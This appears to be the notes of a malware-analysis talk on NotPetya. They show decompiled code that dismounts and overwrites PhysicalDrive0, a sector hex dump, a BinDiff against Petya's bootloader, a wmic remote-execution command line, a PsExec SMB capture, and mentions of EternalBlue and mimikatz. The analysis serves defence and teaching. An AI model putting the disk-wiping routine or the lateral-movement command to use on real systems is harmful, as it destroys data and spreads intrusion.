0004140 C0 4C D8 2A 5B AE C0 1A-31 84 B1 16 28 76 DF EA

```
.text:60208DE6 loc_60208DE6:                           ; CODE XREF: hardrive_operations_sub_6CD98D5A+29↑j
.text:60208DE6 test    byte ptr process_name_detection_dword_6AEFF104, 8
.text:60208DED jz      short loc_60208DF8
.text:60208DEF call    set_bootloader_sub_6CD914A9
.text:60208DF4 test    eax, eax
.text:60208DF6 jz      short loc_60208DFD
.text:60208DF8
.text:60208DF8 loc_60208DF8:                           ; CODE XREF: hardrive_operations_sub_6CD98D5A+93↑j
.text:60208DF8 call    PhysicalDrive0_dismount_write_sub_6CD98CBF
.text:60208DFD
.text:60208DFD loc_60208DFD:                           ; CODE XREF: hardrive_operations_sub_6CD98D5A+9C↑j
.text:60208DFD pop     edi
.text:60208DFE pop     esi
.text:60208DFF pop     ebx
.text:60208E00 mov     esp, ebp
.text:60208E02 pop     ebp
.text:60208E03 retn
.text:60208E03 hardrive_operations_sub_6CD98D5A endp
.text:60208E03
```

KAV

```
signed int PhysicalDrive0_dismount_write_sub_6CD98CBF()
{
  HANDLE v0; // ebx@1
  signed int result; // eax@2
  char OutBuffer; // [sp+10h] [bp-20h]@3
  int v3; // [sp+24h] [bp-Ch]@3
  LPVOID lpBuffer; // [sp+28h] [bp-8h]@3
  DWORD BytesReturned; // [sp+2Ch] [bp-4h]@3

  v0 = CreateFileA("\\\\.\\PhysicalDrive0", 0x40000000u, 3u, 0, 3u, 0, 0);
  if ( v0 )
  {
    DeviceIoControl(v0, 0x70000u, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0);
    lpBuffer = LocalAlloc(0, 10 * v3);
    if ( lpBuffer )
    {
      DeviceIoControl(v0, 0x90020u, 0, 0, 0, 0, &BytesReturned, 0);// FSCTL_DISMOUNT_VOLUME
      WriteFile(v0, lpBuffer, 10 * v3, &BytesReturned, 0);
      LocalFree((HLOCAL)lpBuffer);
    }
    CloseHandle(v0);
    result = 1;
```

Writing to \\\C:\ fails

Now write to \\PhysicalDrive0

10 sectors

```
000000000  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º   Sector 0
000000010  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000020  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000030  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000040  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000050  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000060  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000070  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000080  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000090  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000000A0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000000B0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000000C0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000000D0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000000E0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000000F0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000100  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000110  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000120  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000130  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000140  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000150  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000160  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000170  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000180  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000190  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000001A0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000001B0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000001C0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000001D0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000001E0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000001F0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000200  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º   Sector 1
000000210  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000220  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000230  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000240  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000250  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000260  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000270  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000280  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
000000290  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000002A0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000002B0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000002C0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000002D0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000002E0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
0000002F0  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
```

```
Network boot from Intel E1000
Copyright (C) 2003-2014  VMware, Inc.
Copyright (C) 1997-2000  Intel Corporation

CLIENT MAC ADDR: 00 0C 29 9C 93 B9  GUID: 564D09F9-CD1B-5E98-DEAB-D9507A9C93B9
DHCP..._
```

Well, why Non-Petya?

Both are replaced with custom code.

Both MBR and bootloader have almost a perfect match with the same components in the Petya ransomware family (aka Petya part of the family).

There is some minor differences that point to the fact that the NON-PETYA “authors” do not have access to the source code:

Petya

```
mov     [bp+var_11], 78h ; 'x'
mov     [bp+var_10], 70h ; 'p'
mov     [bp+var_F], 61h ; 'a'
mov     [bp+var_E], 6Eh ; 'n'
mov     [bp+var_D], 64h ; 'd'
mov     [bp+var_B], 33h ; '3'
mov     [bp+var_A], 32h ; '2'
mov     [bp+var_9], 2Dh ; '-'
mov     [bp+var_8], 62h ; 'b'
mov     [bp+var_7], 79h ; 'y'
mov     [bp+var_6], 74h ; 't'
mov     al, 65h ; 'e'
mov     [bp+var_12], al
mov     [bp+var_5], al
mov     al, 20h ; ' '
mov     [bp+var_C], al
mov     [bp+var_4], al
mov     [bp+var_3], 6Bh ; 'k'
xor     di, di
```

salsa20

```
uint8_t t[4][4] = {
  { 'e', 'x', 'p', 'a' },
  { 'n', 'd', ' ', '1' },
  { '6', '-', 'b', 'y' },
  { 't', 'e', ' ', 'k' }
};
```

Array optimization:
Non repeated letters

Non-Petya

```
mov     [bp+var_11], 31h ; '1'
mov     [bp+var_10], 6Eh ; 'n'
mov     [bp+var_F], 76h ; 'v'
mov     [bp+var_E], 61h ; 'a'
mov     [bp+var_D], 6Ch ; 'l'
mov     [bp+var_B], 64h ; 'd'
mov     [bp+var_A], 20h ; ' '
mov     [bp+var_9], 73h ; 's'
mov     [bp+var_8], 33h ; '3'
mov     [bp+var_7], 63h ; 'c'
mov     [bp+var_6], 74h ; 't'
mov     al, 2Dh ; '-'
mov     [bp+var_12], al
mov     [bp+var_5], al
mov     al, 69h ; 'i'
mov     [bp+var_C], al
mov     [bp+var_4], al
mov     [bp+var_3], 64h ; 'd'
xor     di, di
```

Bootloader BinDiff Petya vs NON-PETYA

Matched Functions

similarity	confid	change	EA primary	name primary	EA secondary	name secondary	co	algorithm	n
1.00	0.99	-------	00000036	sub_36_0	00000036	sub_36_53		hash matching	b
1.00	0.99	-------	0000004C	sub_4C_2	0000004C	sub_4C_55		hash matching	b
1.00	0.99	-------	00000058	sub_58_3	00000058	sub_58_56		hash matching	b
1.00	0.99	-------	00000068	sub_68_4	00000068	sub_68_57		hash matching	b
1.00	0.99	-------	000000A2	sub_A2_5	000000A2	sub_A2_58		hash matching	b
1.00	0.99	-------	0000010C	sub_10C_6	0000010C	sub_10C_59		hash matching	b
1.00	0.99	-------	00000220	sub_220_9	00000220	sub_220_62		hash matching	fl
1.00	0.99	-------	000005DE	sub_5DE_13	000005DE	sub_5DE_66		hash matching	fl
1.00	0.99	-------	000005FC	sub_5FC_14	000005FC	sub_5FC_67		hash matching	fl
1.00	0.99	-------	00000660	sub_660_15	00000660	sub_660_68		hash matching	fl
1.00	0.99	-------	000008C4	sub_8C4_19	000008C4	sub_8C4_72		edges flowgrap	fl
1.00	0.99	-------	00000972	sub_972_25	00000972	sub_972_78		hash matching	fl
1.00	0.99	-------	0000099A	sub_99A_26	0000099A	sub_99A_79		hash matching	fu
1.00	0.99	-------	000009B2	sub_9B2_27	000009B2	sub_9B2_80		hash matching	fu
1.00	0.99	-------	000009CA	sub_9CA_28	000009CA	sub_9CA_81		hash matching	fu
1.00	0.99	-------	00000A64	sub_A64_30	00000A64	sub_A64_83		hash matching	fu
1.00	0.99	-------	00000B9A	sub_B9A_31	00000B9A	sub_B9A_84		hash matching	fu
1.00	0.99	-------	00000BF2	sub_BF2_32	00000BF2	sub_BF2_85		hash matching	fu
1.00	0.99	-------	00000C98	sub_C98_34	00000C98	sub_C98_87		hash matching	ir
1.00	0.99	-------	00001386	sub_1386_37	00001386	sub_1386_90		hash matching	ir
1.00	0.99	-------	00001652	sub_1652_45	00001652	sub_1652_98		hash matching	ir
1.00	0.99	-------	000016D4	sub_16D4_46	000016D4	sub_16D4_99		edges flowgrap	ir
1.00	0.99	-------	00001798	sub_1798_47	00001798	sub_1798_100		hash matching	ir
1.00	0.99	-------	0000198E	sub_198E_51	0000198E	sub_198E_104		edges flowgrap	ir
1.00	0.99	-------	000019FC	sub_19FC_52	000019FC	sub_19FC_105		hash matching	b
1.00	0.99	-------	000002A2	sub_2A2_10	000002A2	sub_2A2_63		hash matching	b
1.00	0.99	-------	000018D6	sub_18D6_50	000018D6	sub_18D6_103		hash matching	b
1.00	0.99	-------	00000FA6	sub_FA6_36	00000FA6	sub_FA6_89		hash matching	b
1.00	0.99	-------	00000DE2	sub_DE2_35	00000DE2	sub_DE2_88		hash matching	b
1.00	0.99	-------	0000011A	sub_11A_7	0000011A	sub_11A_60		hash matching	b
1.00	0.99	-------	00000212	sub_212_8	00000212	sub_212_61		prime signature	fu
1.00	0.99	-------	000005CE	sub_5CE_12	000005CE	sub_5CE_65		prime signature	fu
1.00	0.99	-------	00000726	sub_726_18	00000726	sub_726_71		prime signature	fu
1.00	0.99	-------	00000932	sub_932_21	00000932	sub_932_74		prime signature	fu
1.00	0.99	-------	00000A54	sub_A54_29	00000A54	sub_A54_82		prime signature	fu
1.00	0.99	-------	00001462	sub_1462_38	00001462	sub_1462_91		prime signature	fu
1.00	0.99	-------	0000149A	sub_149A_39	0000149A	sub_149A_92		prime signature	c
1.00	0.99	-------	000015D8	sub_15D8_42	000015D8	sub_15D8_95		prime signature	si
1.00	0.99	-------	000015EC	sub_15EC_43	000015EC	sub_15EC_96		prime signature	
1.00	0.99	-------	00001628	sub_1628_44	00001628	sub_1628_97		prime signature	
1.00	0.99	-------	00001878	sub_1878_48	00001878	sub_1878_101		prime signature	
1.00	0.99	-------	0000189C	sub_189C_49	0000189C	sub_189C_102		prime signature	
1.00	0.98	-------	00000684	sub_684_16	00000684	sub_684_69		prime signature	
1.00	0.98	-------	0000091E	sub_91E_20	0000091E	sub_91E_73		call reference m	
1.00	0.98	-------	00000948	sub_948_22	00000948	sub_948_75		call reference m	
1.00	0.98	-------	00000950	sub_950_23	00000950	sub_950_76		call reference m	
1.00	0.98	-------	0000096A	sub_96A_24	0000096A	sub_96A_77		call reference m	
1.00	0.98	-------	00000C5A	sub_C5A_33	00000C5A	sub_C5A_86		call reference m	
1.00	0.95	-------	00000040	sub_40_1	00000040	sub_40_54		prime signature	
1.00	0.88	-------	00001518	sub_1518_40	00001518	sub_1518_93		address sequen	
1.00	0.88	-------	00001578	sub_1578_41	00001578	sub_1578_94		address sequen	
0.99	0.99	-I--E--	00000426	sub_426_11	00000426	sub_426_64		edges flowgrap	
0.16	0.38	GI--EL-	000006E0	sub_6E0_17	000006E0	sub_6E0_70		call sequence m	

about Petya? Long history….

http://janus....el.onion

RaaS: Ransomware as a Service.

The origin of Petya

The first Petya ransomware was released around March 2016 by a person/group calling themselves Janus Cybercrime Solutions. This group was advertising their affiliate program, giving other criminals a chance to distribute their malware. Janus Cybercrime Solutions was represented also on Twitter by appropriate accounts, first by @janussec, and then by @JanusSecretary.

The names "Janus" and "Petya" were inspired by the James Bond movie, GoldenEye. The threat actor was consistent with the chosen theme, too—the profile picture of the linked Twitter account was from one of the characters of the movie, a computer programmer/hacker named Boris Grishenko.

After NON-PETYA Janus released the Private Key for all Petya Families

natalya.aes-256-cbc

WMI Example

c:\Windows\system32\wbem\wmic.exe /node:172.16.0.2 /user:Username /password:PassWord process call create "C:\Windows\System32\rundll32.exe "C:\Windows\test.dll" #1"

PSEXEC Example

```
192.168.93.130    192.168.93.151    SMB2    176 Tree Connect Request Tree: \\192.168.93.151\admin$
192.168.93.151    192.168.93.130    SMB2    138 Tree Connect Response
192.168.93.130    192.168.93.151    SMB2    274 Create Request File: test
192.168.93.151    192.168.93.130    SMB2    131 Create Response, Error: STATUS_OBJECT_NAME_NOT_FOUND
192.168.93.130    192.168.93.151    SMB2    338 Create Request File: test.dll
192.168.93.151    192.168.93.130    SMB2    386 Create Response File: test.dll
192.168.93.130    192.168.93.151    SMB2   1514 Write Request Len:65536 Off:0 File: test.dll [TCP segment of a reassembled PDU]
192.168.93.130    192.168.93.151    SMB2   1418 Write Request Len:65536 Off:65536 File: test.dll
192.168.93.151    192.168.93.130    SMB2    138 Write Response
192.168.93.130    192.168.93.151    SMB2   1514 Write Request Len:65536 Off:131072 File: test.dll [TCP segment of a reassembled PDU]
192.168.93.151    192.168.93.130    SMB2    138 Write Response
192.168.93.151    192.168.93.130    SMB2    138 Write Response
192.168.93.130    192.168.93.151    SMB2   1514 Write Request Len:65536 Off:196608 File: test.dll [TCP segment of a reassembled PDU]
192.168.93.151    192.168.93.130    SMB2    138 Write Response
192.168.93.130    192.168.93.151    SMB2   1514 Write Request Len:65536 Off:262144 File: test.dll [TCP segment of a reassembled PDU]
192.168.93.130    192.168.93.151    SMB2   1126 Write Request Len:34680 Off:327680 File: test.dll
192.168.93.151    192.168.93.130    SMB2    138 Write Response
192.168.93.151    192.168.93.130    SMB2    138 Write Response
192.168.93.130    192.168.93.151    SMB2    146 Close Request File: test.dll
192.168.93.151    192.168.93.130    SMB2    182 Close Response
192.168.93.130    192.168.93.151    SMB2    346 Create Request File: PSEXESVC.EXE
192.168.93.151    192.168.93.130    SMB2    386 Create Response File: PSEXESVC.EXE
192.168.93.130    192.168.93.151    SMB2   1514 Write Request Len:65536 Off:0 File: PSEXESVC.EXE [TCP segment of a reassembled PDU]
192.168.93.130    192.168.93.151    SMB2   1514 Write Request Len:65536 Off:65536 File: PSEXESVC.EXE [TCP segment of a reassembled PDU]
192.168.93.130    192.168.93.151    SMB2   1046 Write Request Len:49152 Off:131072 File: PSEXESVC.EXE
192.168.93.151    192.168.93.130    SMB2    138 Write Response
192.168.93.151    192.168.93.130    SMB2    138 Write Response
192.168.93.151    192.168.93.130    SMB2    138 Write Response
192.168.93.130    192.168.93.151    SMB2   1010 Write Request Len:840 Off:180224 File: PSEXESVC.EXE
192.168.93.151    192.168.93.130    SMB2    138 Write Response
192.168.93.130    192.168.93.151    SMB2    146 Close Request File: PSEXESVC.EXE
192.168.93.151    192.168.93.130    SMB2    182 Close Response
192.168.93.130    192.168.93.151    SMB2    172 Tree Connect Request Tree: \\192.168.93.151\IPC$
192.168.93.151    192.168.93.130    SMB2    138 Tree Connect Response
192.168.93.130    192.168.93.151    SMB2    196 Create Request File: psexecsvc
192.168.93.151    192.168.93.130    SMB2    210 Create Response File: psexecsvc
192.168.93.130    192.168.93.151    SMB2    162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: psexecsvc
192.168.93.151    192.168.93.130    SMB2    154 GetInfo Response
192.168.93.130    192.168.93.151    SMB2    182 Ioctl Request FSCTL_PIPE_TRANSCEIVE File: psexecsvc
192.168.93.151    192.168.93.130    SMB2    174 Ioctl Response FSCTL_PIPE_TRANSCEIVE File: psexecsvc
```

SMB Exploits:

EternalBlue
EternalRomance

Different enumerating mechanism:

DHCP listing.
TCP table.
Local network configuration.

Use local cache SMB credentials if available. (to access admin$ shares)

Use a version of mimikatz.

Summary

The MEDOC attack was very well designed and planned.

With just a few lines of code the amount of accumulated power was huge.

Non-Petya has functionalities of Ransomware and Wiper.

Although MFT was encrypted there is a chance of recovering some data from disk as the disk data remains in plain text.

Once the software developing cycle or the software supply chain is infected it is extremely difficult the detection of malicious activities.

Security should be applied to Development Operations as well. Don't keep Development Operations unpatched!!!!

Peer code review and code auditory can help to reduce the risk of this kind of attacks.

Ah almost forgotten, don't pay the NON-Petya Ransom!!!